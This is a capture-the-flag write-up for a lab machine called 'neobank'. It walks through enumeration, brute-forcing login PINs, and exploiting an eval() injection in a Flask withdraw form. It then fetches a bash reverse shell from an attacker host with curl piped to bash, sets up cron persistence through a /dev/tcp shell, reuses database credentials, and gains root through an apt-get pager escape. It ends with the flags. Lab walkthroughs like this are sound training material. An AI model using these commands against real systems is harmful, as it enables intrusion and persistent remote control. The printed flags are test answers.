

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Fri Jan 30 13:30:44 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.41
Nmap scan report for 10.9.9.41
Host is up (0.00044s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
5000/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.7.3)
|_http-title: Login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan 30 13:30:57 2026 -- 1 IP address (1 host up) scanned in 12.75 secondsnmap output. Werkzeug is the HTTP server commonly associated with Python flask applications. So, we can immediately infer that common attack surfaces such as PHP RCE won't be at play. Rather, we should probably be focusing on more Python-specific web attacks such as SSTI. Of course, other attacks such as SQL injection could be at a play too.echo -e '10.9.9.41\t\tneobank.hmv' | sudo tee -a /etc/hostsAdd a hosts entry for convenience
Service Enumeration
TCP/5000


What's are the email(s) of existing user(s)?
How many digits is the PIN number?
Other than that, this app should be pretty easy to brute-force.
Directory and File Enumeration
gobuster dir -u http://neobank.hmv:5000 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -t 20 -o dir.txt/login (Status: 405) [Size: 178]
/logout (Status: 200) [Size: 1783]
/otp (Status: 200) [Size: 1783]
/qr (Status: 200) [Size: 1783]
/withdraw (Status: 405) [Size: 178]
/email_list (Status: 200) [Size: 285]
Fuzzing the Login Form
crunch or mp64 to create every combination from 0000 to 999999 would create a word list far too massive for practical testing, we'll use the research from this GitHub repo and cherry-pick the top 100 from each word list.curl -s 'http://neobank.hmv:5000/email_list' |
jq -r '.[].[]' | perl -pe 'chomp if eof' | jq -Rr @uri > emails_url_encoded.txtOutput a URL-encoded email list
nano generate_pins.sh#!/usr/bin/env bash
top_pins_count=100
four_digit_src='https://github.com/Slon104/Common-PIN-Analysis-from-haveibeenpwned.com/raw/refs/heads/main/Word%20Lists/4%20PIN%20by%20Slon104.txt'
six_digit_src='https://github.com/Slon104/Common-PIN-Analysis-from-haveibeenpwned.com/raw/refs/heads/main/Word%20Lists/6%20PIN%20by%20Slon104.txt'
eight_digit_src='https://github.com/Slon104/Common-PIN-Analysis-from-haveibeenpwned.com/raw/refs/heads/main/Word%20Lists/8%20PIN%20by%20Slon104.7z'
/usr/bin/curl -sL "$four_digit_src" -o 4_digit_pins.txt
/usr/bin/curl -sL "$six_digit_src" -o 6_digit_pins.txt
/usr/bin/curl -sL "$eight_digit_src" -o 8_digit_pins.7z
/usr/bin/7z e '8_digit_pins.7z' -so '8 PIN by Slon104.txt' > 8_digit_pins.txt
/usr/bin/head -n "$top_pins_count" 4_digit_pins.txt > pin_numbers.txt
/usr/bin/head -n "$top_pins_count" 6_digit_pins.txt >> pin_numbers.txt
/usr/bin/head -n "$top_pins_count" 8_digit_pins.txt >> pin_numbers.txtgenerate_pins.sh
bash ./generate_pins.shTakes a bit to run, because the download and extract time of the 7z file
ffuf -mode clusterbomb -u 'http://neobank.hmv:5000/login' -t 8 \
-w pin_numbers.txt:PINFUZZ -H 'Content-Type: application/x-www-form-urlencoded' \
-d 'email=zeus%40neobank.vln&pin=PINFUZZ' -fs 1783
First run through, find invalid PIN response size is "1783", so filter out with -fs 1783

0000 to 999999 is massive, resulting in a brute force attempt that would have taken hours / days (because the target Flask app is not multi-threaded). In situations like this, creating a targeted word list is ideal.grep -v zeus emails_url_encoded.txt > emails_url_encoded2.txtWe already know Zeus' login, so filter out and create a new word list
ffuf -mode clusterbomb -u 'http://neobank.hmv:5000/login' -t 8 \
-w pin_numbers.txt:PINFUZZ -w emails_url_encoded2.txt:EMAILFUZZ \
-H 'Content-Type: application/x-www-form-urlencoded' \
-d 'email=EMAILFUZZ&pin=PINFUZZ' -fs 1783
Testing Login(s)
We'll go with the first valid login we found:
- Username:
zeus@neobank.vln - PIN:
2461810

/otp



We can use this app, along with the value in ?secret to generate OTPs
Fuzzing Withdrawal Amounts
Again, we know the backend is Python, as the Server: Werkzeug/1.0.1 Python/3.7.3 gives it all away. So, we should be focusing our inputs:
- The application functionality:
- Enter amount
- Subtract input from total
- The server technology:
- Presumably some kind of template injection attack (SSTI)
- Presumably Jinja2

The starting balance is 400. So, if we enter 400, it should render 0.

But, what if we enter some arithmetic expressions, like 400+(4*4)?


int(True) evaluates to 1 causing 1-400eval() call on the user inputs causing the arithmetic expansion.From here, when fuzzing Python specific payloads, start simple and work your way up. This is a really good starting point.
Quoting from the HackTricks page: "The first thing you need to know is if you can directly execute code with some already imported library".
Again, start small...
export COOKIE='Cookie: session=.eJxtyrEOQDAURuFX4Z8bMZg6eQejiFx1lahK3NZAvLsuNtPJSb4b_eRIZhbo9kYWUrCxCFmGQhONSZOjezqFkQJBf-riKLXnfSC_FqfziVdlmaQCb7Q46D_idmt57BcPHY7Izwuv_Crl.aYJEJQ.q-bwKKW-kxTFgp1LlG295EgT6qE'time curl -s 'http://neobank.hmv:5000/withdraw' \
-H "$COOKIE" -H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode "withdraw=os.system('sleep 5')" >/dev/null
import os call in the main application, which we can further use to exploit the .system() method to gain RCE.
Exploit
Template Injection -> RCE
How We Got Here
- Enumerating directories and files, we found an
email_listfile, which revealed valid usernames - PIN authentication was easily brute-forced by combining some intel from a GitHub repo to make a list of the most common 4, 6, and 8 digit PINs
- Logging in, we navigate to
/qrthat was found earlier in step 1 and configure OTPs for the account - Finally, we are presented with a banking form which takes user input for an integer, but is found to evaluate arithmetic expressions and Python code
cat << 'EOF' > pwn.sh
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'
EOF

Create "pwn.sh" to host the bash reverse shell over HTTP
sudo python3 -m http.server 80Start the web server to host "pwn.sh"
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
curl -s 'http://neobank.hmv:5000/withdraw' \
-H "$COOKIE" -H 'Content-Type: application/x-www-form-urlencoded' \
--data-urlencode "withdraw=os.system('curl http://10.6.6.6/pwn.sh|bash -')" >/dev/null
Fetch "pwn.sh" from Kali and pipe to "bash" on the target
    84  @app.route('/withdraw', methods=['POST'])
    85  def withdraw():
    86    if session['logged_in']:
    87      amount = request.form['withdraw']
    88      data = session['data']
    89      balance =  eval(amount+"-"+data[1])
    90      data = [session['email'],balance]
    91      return render_template('bank.html',data=data)
    92    else:
    93      return home()
main.py
Looking at the source for main.py, we can see the eval() call on line 89. The user input is stored in amount and the user balance comes from their session cookie. And as expected, on line 5 of the script, the import os call makes the os.system() execution trivial.
Persistence
Add some persistence via cron, so that we don't have to fight against expiring session cookies.
crontab -l > /tmp/.crontabcat << 'EOF' >> /tmp/.crontab
* * * * * /bin/bash -c '/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'
EOFcrontab /tmp/.crontabImport the new crontab contents for www-data
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux neobank 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on neobank.
Users and Groups
Local Users
banker:x:1000:1000:banker,,,:/home/banker:/bin/bash
Local Groups
cdrom:x:24:banker
floppy:x:25:banker
audio:x:29:banker
dip:x:30:banker
video:x:44:banker
plugdev:x:46:banker
netdev:x:109:banker
bluetooth:x:111:banker
banker:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:82:72:43 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.11/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 4301sec preferred_lft 4301sec
    inet6 fe80::be24:11ff:fe82:7243/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*
Processes and Services
Interesting Processes
www-data   643  0.0  0.0   6728  3088 ?        Ss   13:47   0:00 /bin/bash /var/www/html/start.sh
www-data   644  0.0  0.8 132320 34664 ?        Sl   13:47   0:00  \_ python3 main.py
Scheduled Tasks
Interesting Scheduled Tasks
* * * * * root /bin/bash /root/.cron/check.sh
Interesting Files
/var/www/html/main.py
con = mariadb.connect(user='banker',password='neobank1',database='bank')
Privilege Escalation
Exploring the Database
Using the MariaDB credentials from main.py, we can connect to the DBMS and take a look at what's available in the bank database.
python3 -c "import pty; pty.spawn('/bin/bash')"Start a TTY to allow for proper output
mysql -u banker -p'neobank1' -D 'bankUse the credentials and target DB from the "main.py" script
SHOW TABLES;Show the tables in the database
SELECT * FROM account;Not much useful in this table, just user PIN data
SELECT * FROM system;
QUITLateral to Banker
su banker


sudo /usr/bin/apt-get changelog aptapt-get will not drop the root privileges when opening the pager on the system, which usually defaults to less. When in less, you can issue shell commands by running something like !/bin/bash to spawn a bash shell as root.
Persistence
Flags
User
[7766554433221223344556677]
Root
[1123581321355691]